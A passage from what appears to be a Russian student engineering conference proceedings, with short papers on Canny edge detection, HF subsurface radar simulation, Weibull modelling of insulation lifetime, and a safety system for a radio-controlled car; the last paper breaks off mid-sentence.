После применения фильтра Гаусса, изображение становится размытым, но зато не интересующая нас информация, а именно: сколы, вмятины, шероховатость поверхности, менее заметны. То есть эта информация не будет выделена в качестве границ. Таким образом, мы избавились от ложных границ.

После того как мы определили величину градиента, другими словами «определили силу края», нам необходимо применить порог, что бы узнать является та или иная точка изображения границей. Если порог будет иметь малую величину, то проявится множество ложных границ, увеличится восприимчивость к шуму, в случае большого значения порога мы можем принять слабые границы за шум и не взять их во внимание. Экспериментируя с различными значениями порога и основываясь на визуальном качестве картинки, подберем оптимальный порог. Полученное изображение примем за окончательный результат работы алгоритма.

Следует отметить:

- Применение фильтра Гаусса позволяет избавиться от шума и уменьшить вероятность обнаружения ложных границ.
- Использование масок 3×3 пусть и усложняет вычисления, снижает быстродействие, но дает лучшие результаты за счет четко определенного центрального элемента.
- Предпочтительней использование маски Собеля, по причине того, что она имеет бóльшие весовые коэффициенты, уменьшающие эффект сглаживания.
- Выбор порога имеет большое значение, в идеале выбор должен быть автоматическим. Таким образом, появляется задача разработки адаптивного порога. Это довольно серьезная задача, изучение и решение которой является темой отдельной работы.

Литература:

1. УДК 681.5:004.93 Калиниченко Ю.В. « К ВОПРОСУ О ВЫДЕЛЕНИИ ГРАНИЦ ДЕТЕКТОРОМ КЕННИ» Луганский национальный университет имени Тараса Шевченко
2. Алгоритмы выделения изображений <http://habrahabr.ru/post/114452/>
3. Оператор Кэнни URL: https://ru.wikipedia.org/wiki/Оператор_Кэнни

Информативные признаки радиосигнала КВ диапазона при подповерхностном зондировании

Бахчевников В.В.

Научные руководители: Лобач В.Т., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем; Потупак М.В., к.т.н., доцент кафедры радиотехнических и телекоммуникационных систем

В данной работе уделено внимание выявлению информативных признаков в отраженном от подповерхностных объектов радиосигнале декаметрового диапазона. Выполнена разработка имитационной модели работы радара подповерхностного зондирования, расположенного на борту движущегося летательного аппарата (ЛА).

Для описания свойств рассеяния электромагнитной энергии распределенной целью лучше всего подходит импульсная характеристика отражения поверхности (ИХОП)[1]. Модель расчета ИХОП, используемая в имитационной модели, основана на законах физической и геометрической оптики. Каждый слой характеризуется толщиной $h_{сл}$ и комплексной относительной диэлектрической проницаемостью ϵ . Энергии лучей, отраженного от поверхности и отраженного от второго слоя:

$$\begin{aligned}\dot{E}_1 &= \dot{E}_0 \cdot \dot{R}_{01} \cdot \cos(\beta_1) / d_1^4 \\ \dot{E}_2 &= \dot{E}_0 \cdot \dot{R}_{01} \cdot \dot{R}_{12} \cdot \dot{R}_{10} \cdot \cos(\beta_2) \cdot e^{-\alpha x} / d_2^4,\end{aligned}$$

где $\dot{E}_0$ - энергия падающей электромагнитной волны (ЭМВ); $\dot{R}_{01}, \dot{R}_{12}$ - коэффициенты отражения от поверхности и от слоя-2; $\dot{R}_{01}, \dot{R}_{10}$ - коэффициенты прохождения через слой-1; β_1 - угол между падающим и отраженным лучами; β_2 - угол между падающим и вышедшим в верхнее полупространство лучами; α - погонный коэффициент затухания; x - пройденное в среде лучом-2 расстояние; R_1, R_2 - пройденные лучами расстояния.

Постановка задачи. Пусть ЛА перемещается равномерно и прямолинейно со скоростью $\bar{v}$ на неизменной высоте Z_0 над земной поверхностью. Основной лепесток диаграммы направленности антенны радара подповерхностного зондирования (РППЗ) направлен в надир. При этом диаграмма направленности (ДН) в плоскости пролета намного шире, чем в перпендикулярной плоскости (см. рисунок 1). Излучаемый сигнал представляет собой периодическую последовательность микросекундных радиоимпульсов с частотой заполнения 30 МГц. Необходимо произвести пролет ЛА над подповерхностным объектом и выявить информативные признаки в отраженном сигнале характеризующие геометрические и электрофизические параметры объекта[2].




Рисунок 1- Постановка задачи. HL –толщина слоя-1, AS –размер цели

Результаты. РППЗ неподвижно находится на высоте 4 км над поверхностью, производится изменение глубины залегания подповерхностного объекта. Реализации огибающей отраженного сигнала, полученные на основе разработанной имитационной модели, приведены на рисунке 2. На рисунке 2а представлена зависимость огибающей отраженного сигнала от глубины залегания металлического объекта в увлажненном песке. На рисунке 2б – зависимость от глубины расположения слоя воды в толще льда с плоской верхней границей.




Рисунок 2- Зависимость от глубины залегания

Из рисунка 2 видно, что смещение во времени когерентной части огибающей при увеличении глубины расположения объектов, что свидетельствует о наличии в отраженном сигнале информативных признаков связанных с пространственным положением подповерхностного объекта.

При имитации пролета ЛА над подповерхностным объектом с целью определения его местонахождения проводилась согласованная обработка отраженного сигнала [2]. На рисунке 3 показаны импульсная характеристика согласованного фильтра (СФ) и отклик СФ при обработке отраженного сигнала от подповерхностного объекта с глубиной залегания 3м.




Рисунок 3- Оптимальная обработка

Из рисунка видно, что если подповерхностный объект присутствует в зоне видимости РЛС на всем времени синтезирования апертуры (СА), то максимум отклика будет наблюдаться в конце периода СА T_c . Это означает, что объектнонаходился в середине участка на котором производилось СА. Для определения глубины залегания объекта предлагается использовать банк СФ для каждой глубины. Местоположение и глубину залегания объекта в этом случае можно определять по максимальному отклику СФ.

Выводы. Выяснено, что имеется периодическая зависимость огибающей отраженного радиосигнала от глубины залегания объекта. Для точного определения глубины залегания объекта необходима априорная информация об электрофизических параметрах поверхности или хотя бы ее влажности. Разработанная имитационная модель является инструментом для исследования процесса распространения радиоволн в объемно распределенной цели. Модель может быть использована при решении задачи обнаружения пустот в слое почвы, подземных вод, скрытых бункеров и других подповерхностных неоднородностей.

Литература:

1. Радиолокационные характеристики летательных аппаратов / М. Е. Варганов, Ю. С. Зиновьев, Л. Ю. Астанин [и др.] ; под ред. Л. Т. Тучкова. — М. : Радио и связь, 1985. — 236 с.

2. Lobach V. T., Potipak M. V. HF-band synthetic aperture radar for buried objects detection //Microwave & Telecommunication Technology (CriMiCo), 2014 24th International Crimean Conference. – IEEE, 2014. – С. 1179-1180.

**Выделение границ на полутоновых изображениях.
Модификации алгоритма Кэнни
Беляев А.А.**

Научный руководитель: Суанов Т.А., доцент кафедры РТС, директор НОЦ СТП

Цель работы: изучение математической модели контуров на изображениях, освоение основных методов их выделения на полутоновых изображениях, разработка алгоритмов модификации данных методов.

В области цифровой обработки изображений (ЦОИ) понятие контура обозначает резкий перепад яркости.

Основной задачей алгоритмов выделения контуров является правильное определение координат контуров объектов, устранение ложных контуров. Все подобные алгоритмы стремятся привести яркость изображения к нулю везде, где не прослеживается граница объекта.

Информативным признаком границ на цифровых изображениях является наличие ненулевых частных производных функции распределения яркостей $I(x,y)$.

Известно, что направление максимальной скорости изменения функции характеризуется градиентом, величина изменения характеризуется величиной градиента

$$\nabla I(x, y) = \left(\frac{\partial I}{\partial x}(x, y), \frac{\partial I}{\partial y}(x, y) \right); \quad (1)$$

$$|\nabla I(x, y)| = \sqrt{\left(\frac{\partial I}{\partial x}(x, y) \right)^2 + \left(\frac{\partial I}{\partial y}(x, y) \right)^2} \quad (2)$$

Направление градиента определяется как:

$$\theta = \arctan \left(\frac{\partial I / \partial y}{\partial I / \partial x} \right) \quad (3)$$

Направление градиента в подавляющем большинстве случаев перпендикулярно направлению границы.

Оценка градиентов изображений производится с помощью дифференциальных операторов, основанных на масках Собеля, Робертса и т.д.

Выделение контуров с помощью дифференциальных масок не дает ясной оценки о границах объектов, поскольку:

- Выделенные края слишком толстые
- Присутствует большая размытость краев

Задача последующей обработки заключается в утончении краев, объединении пикселей в связанные кривые, в устранении шума и “слабых” краев.

Наиболее эффективно с этой задачей справляется алгоритм Кэнни, обеспечивающий оптимальность работы по нескольким критериям:

- Хорошее обнаружение границ (так называемое отношение сигнал/шум)
- Единственность отклика на одну границу (толщина контуров равняется одному пикселу)
- Правильность определения положения границы

Этапы выполнения алгоритма Canny:

1. Фильтрация шума в исходном изображении.

Размытие изображения маской Гаусса размерами $[K, Z]$, где K и Z равны, нечетны и варьируются от 3 до 7.

Тогда i -й, j -й пиксел результирующего изображения размером $[M, N]$ представляется в виде:

$$\sum_{i=1}^M \sum_{j=1}^N \sum_{m=1}^K \sum_{n=1}^Z I(x+m, y+n) * G(m, n) \quad (5)$$

2. Применение дифференциальных операторов

Отслеживание всех контуров и их направлений по формулам (2) и (3).

Направления градиентов вследствие дискретности изображений округляются и могут принимать только 4 значения: 0, 45, 90, 135 градусов.

3. Подавление локальных немаксимумов

Все пиксели, не принадлежащие “сильным” контурам, удаляются.

4. Двойная пороговая фильтрация

Задаются два порога: верхний и нижний. В итоге все точки изображения после подавление немаксимумов относят к двум категориям:

1. Точки, яркость которых превышает верхний порог, их относят к точкам контура;
2. Точки, яркость которых меньше нижнего порога, их относят к точкам вне контура;

Яркость последних обнуляется. Точки, попавшие в область неоднозначности, удаляются на следующем этапе трассировки. Модификация алгоритма Кэнни состоит в применении адаптивного выбора уровня порогов.

5. Трассировка области неоднозначности

Алгоритм Кэнни строго описывает проверку смежных точек с пикселом из области неоднозначности – определении яркости в направлении нормали к градиенту. Модификация алгоритма Кэнни состоит в применении алгоритмов прослеживания всех смежных пикселей, в т.н. области Мура, что повышает вероятность правильного определения границ.

Заключение: несмотря на все преимущества, алгоритм Кэнни имеет несколько недостатков:

- Большие вычислительные затраты
- Скругление углов объектов
- Разрушение границ в некоторых точках их соединения
- Необходимость создания алгоритмов адаптивной пороговой фильтрации и алгоритма прослеживания

Модификации алгоритма Кэнни улучшают результаты выделения контуров, позволяя использовать данный алгоритм наравне с другими методами выделения контуров.

Литература:

- Canny J. A computational approach to edge detection //Pattern Analysis and Machine Intelligence, IEEE Transactions on. – 1986. – №. 6. – С. 679-698.
- Гонсалес Р., Вудс Р. Мир цифровой обработки. Цифровая обработка изображений. – ТЕХНО-СФЕРА, 2005.

Оценка математического ожидания ресурса изоляции в задачах повышения надежности электрооборудования

Врублевских А.А., Гиляхов А.А., Сухарев Д.А.,

Научный руководитель: Полуянович Н.К., доцент кафедры ЭиМ

Надежность электрооборудования необходимо учитывать при планировании ремонтно-эксплуатационного обслуживания и диагностике.

Цель работы - выявить причинно-следственные связи влияющих факторов на надежность электрооборудования в условиях эксплуатации. Изменения, происходящие со временем в электрооборудовании связаны с внешними и внутренними воздействиями с происходящими процессами, соотнесенными с рассматриваемыми видами старения, рис. 1.




Рис.1. Схема изменения состояния объекта

Деструкция приводит к изменению ряда физических свойств или

признаков. Причинно-следственные связи для постепенных отказов, возникающих в электрооборудовании, влияющих на выбор моделей оценки надежности для различных видов старения (рис. 2).




Рис.2. Причинно-следственные связи постепенных отказов

Исходя из рис. 2, приведем формулы определения сроков службы изоляции для электрического (1) и теплового (2) видов старения по моделям постепенных отказов [1].

$$\tau = A_1 / (U - U_{ч.р})^{n1} \quad (1)$$

где A - постоянная, зависящая от свойств изоляции; n - показатель зависящий от конструкции изоляции действующего напряжения (для БМИ $n=4-8$); $U_{ч.р}$ - напряжение появления в изоляции ЧР.

$$t_{сп} = A_T \exp(-\gamma \theta) \quad (2)$$

где γ - коэффициент, характеризующий степень старения в зависимости от класса изоляции; A_T - срок службы изоляции при $\theta=0$ (некоторая условная величина); θ - температура нагрева.

Модель возникновения отказов в результате старения [2]. Подход основан на теории: деградации – старения и износа (системы дифференциальных уравнений реакций окисления, диффузии, деструкции молекул) материалов, из которых изготавливается электрооборудование.

Пусть во время работы надежность элемента определяется физическим параметром X под действием некоторого фактора M изменяется, т.е.

$$X = \varphi(t, M). \quad (3)$$

Отказ элемента произойдет, если значение параметра X превысит критический

уровень X_m , тогда время жизни элемента определится из уравнения

$$t_{ж} = \psi(X_{кр}, M), \quad (4)$$

где ψ – обратная к φ по первому аргументу функция.

Рассматривая распределение критического значения параметра, определяющего физические характеристики изделия - $F(X_{кр})$, и считая функцию $\varphi(t, M)$ неубывающей для распределения времени безотказной работы, получаем [4]:

$$F(t_{ж}) = F(\varphi(t_{ж}, M)), \quad (5)$$

Распределения для плотности вероятности времени безотказной работы [4]

$$f(t_{ж}) = \varphi(t_{ж}, L)F(\varphi(t_{ж}, M)) \quad (6)$$

и интенсивности отказов:

$$\lambda(t) = (\varphi'(t_{ж}, K)F'[\varphi(t_{ж}, M)]) / (1 - F[\varphi(t_{ж}, M)]) \quad (7)$$

Для анализа сроков жизни материалов используем распределение Вейбулла

$$F(x) = 1 - \exp[-b(x - x_0)^a], x \geq x_0, \quad (8)$$

где a, b - параметры распределения; x -критическое значение параметра, при котором наступает отказ; x_0 - минимальное значение параметра, при котором возможен отказ.

Моменты распределения определяются следующими выражениями [1]:

$$m_x = x_0 + \Gamma(1 + \frac{1}{a})b^{-\frac{1}{a}}, \quad \sigma_x^2 = [\Gamma(1 + \frac{2}{a}) - \Gamma^2(1 + \frac{1}{a})]b^{-\frac{2}{a}} \quad (9)$$

где $\Gamma(v)$ – гамма-функция.

Применяя распределение Вейбулла для распределения времени безотказной работы и вероятности отказа при старении получаем:

$$F(t) = Q(t) = 1 - \exp \{-b[\varphi(t, M) - x_0]^a\}, \quad (10)$$

для интенсивности отказов –

$$\lambda(t) = ab\varphi'(t, M)[\varphi(t, M) - x_0]^{a-1}. \quad (11)$$

Тепловое старение (2) как подход к оценке срока службы изоляции. При нагревании диэлектриков происходят процессы, приводящие к структурным изменениям, чем обусловлены изменения физических, механических и электрических характеристик этих диэлектриков [3]. Логарифм этих характеристик связан прямолинейной зависимостью со временем теплового старения изоляции. Логарифм меры (прочности изоляции E/E_0) изменяется пропорционально времени и скорости химической реакции, зависящей от температуры T , т.е.

$$\ln(E/E_n) = -kt, \quad (12)$$

где E_0 и E - значения рабочей характеристики для времени 0 и t [3].
Срок службы изоляции при неизменной температуре определяется из уравнения

$$\ln t_{cm} = B/(T + Y) \quad \text{или} \quad t_{cm} = \exp(B/(T + Y)) \quad (13)$$

Таким образом, остаточный ресурс зависит от соотношения запаса прочности и предела прочности используемых материалов.

Моделирование процессов срабатывания ресурса. На ресурс влияют проводимые в электроэнергетических системах диагностика и ремонты (ППР), восстанавливающие срок службы элементов. Степень восстановления ресурса существенно зависит от глубины и объема проводимого ремонта (коэффициента релаксации).

Пример моделирования зависимости показателей надежности от времени для СКЛ рис. 4.




Рис.4. Показатель надежности и ППР.

Как видно из графиков, ремонты приводят к увеличению остаточного ресурса (7). В исходном состоянии элементы изоляции имеют достаточно высокие показатели надежности. Вероятность безотказной работы системы изоляции, рассчитанная по математической модели близка к единице. В результате износа электроизоляционных материалов при эксплуатации уменьшается вероятность безотказной работы.

Математическое ожидание. Рассмотрим поставленную задачу на примере пробивного напряжения. Обозначим через $U(t)$ пробивное напряжение в момент времени t . Изменения $U(t)$ во времени обуславливаются как внешними факторами, так и ходом физических процессов, протекающих внутри изоляции. Вид реализации $U(t)$ зависит от начального состояния изоляции

(технологии изготовления). Как правило, зависимость пробивного напряжения от времени линейна:

$$U(t) = at + \beta. \quad (14)$$

Тогда для каждого элемента изменение $U(t)$ имеет неслучайный характер. Случайность в изменении может быть обусловлена стохастическим характером коэффициента a , определяемым начальным состоянием элемента. Из этого следует, что a есть скорость изменения $U(t)$:

$$a = \frac{dU(t)}{dt} = \xi(t), \quad \xi(t) = V(t) \cdot p(t), \quad (15)$$

где $V(t)$ - некоторая детерминированная функция; $p(t)$ - случайный процесс.

Математическое ожидание (МО) процесса $p(t)$ является величиной постоянной и равной 1, т.е.

$$M\{p(t)\} = 1. \quad (16)$$

Износ, накопленный к моменту времени t , записывается уравнением вида

$$\Delta U = U(0) - U(t), \Rightarrow U(0) - U(t) = \int_0^t \xi(x) dx; \quad (17)$$

где $U(0)$ - пробивное напряжение в начальный момент времени.

Тогда его МО - интеграл от МО скорости износа:

$$M\{U(0) - U(t)\} = \int_0^t M\{\xi(x)\} dx = \int_0^t V(x) dx. \quad (18)$$

Если $V(t) = \frac{a}{b+t}$ где a, b - постоянные, то МО износа определяется равенством

$$M\{U(0) - U(t)\} = a[\ln(b+t) - \ln(b)], \text{ т.е. износ растет как логарифм времени.}$$

Таким образом, показана математическая модель состояния изоляции, связывающая время и вероятность ее безотказной работы с определенными ее параметрами, позволяющая прогнозировать ее состояние и срок службы.

Литература:

1. Острейковский В.А. Теория надежности; Учеб, для вузов, - М.: Высш. шк., 2003. - 463 с.
2. Гук Ю.Б. Анализ надежности электроэнергетических установок. - Л.: Энергоатомиздат, Ленингр., отд-е 1988, - 224 с.

Разработка системы управления с системой безопасности для радиоуправляемого автомобиля

Девитт Д.В.

Научный руководитель: Медведев М.Ю., д.т.н., профессор ЭиМ

Создание системы управления радиоуправляемыми моделями не является новой задачей. Однако большинство из них имеют общий недостаток: либо полное, либо частичное отсутствие системы безопасности. В основном, это характерно для радиоуправляемых моделей автомобилей.

Небрежное обращение с радиоуправляемой моделью может привести к неисправности модели, а также причинить вред окружающим.

В связи с этим целью работы является разработка системы управления для радиоуправляемого автомобиля со встроенной системой безопасности.

Структура и элементная база разработанной системы управления моделью показана на рисунке 1.




Рисунок 11 - Структура модифицированной системы управления радиоуправляемой моделью[1]

Где 1 – это игровой контроллер, который связывается с приёмником 2 по радиоканалу[2]. Приёмник в свою очередь связан с микроконтроллером 5 [3].

Аналогичным образом, вместо игрового контроллера 1, используется компьютер 3 [4], который связывается по радиоканалу 4 с управляемой машиной.

Микроконтроллер 5 отправляет команды на сервопривод 6 и регулятор оборотов 7, который уже подаёт напряжение на мотор 8. Эти компоненты позволяют управлять радиоуправляемой моделью как при стандартной системе управления.

Помимо этого, микроконтроллер отвечает за вывод индикации о состоянии основных узлов радиоуправляемой модели на светодиоды 9, а также получает данные с датчиков внешней среды: ультразвукового дальномера 10, модуля с

гироскопа с акселерометром 11, которые обеспечивают функционирование системы безопасности.

Система безопасности

В отличие от стандартной системы управления, разработанная система имеет ряд дополнительных функций:

- машина автоматически останавливается в случае обнаружения объекта на своём пути (если расстояние меньше 30 см);
- машина останавливается в случае потери сигнала с пультом управления, либо компьютером, вплоть до восстановления сигнала;
- машина останавливается, в случае полного переворота, либо если угол крена или тангажа больше ± 60 -и градусов.

Данные функции работают благодаря получаемой информации от ультразвукового дальномера и модуля гироскопа и акселерометром. Однако полученные данные необходимо сглаживать рядом фильтров, т.к. данные датчики имеют ряд шумов, влияющие на работу всей системы. А именно, использован фильтр Калман для гироскопа [5] и адаптированный метод скользящей средней для дальномера [6].

Управление

Были созданы новые режимы управления радиомodelью управляемые с игрового контроллера рисунок 2

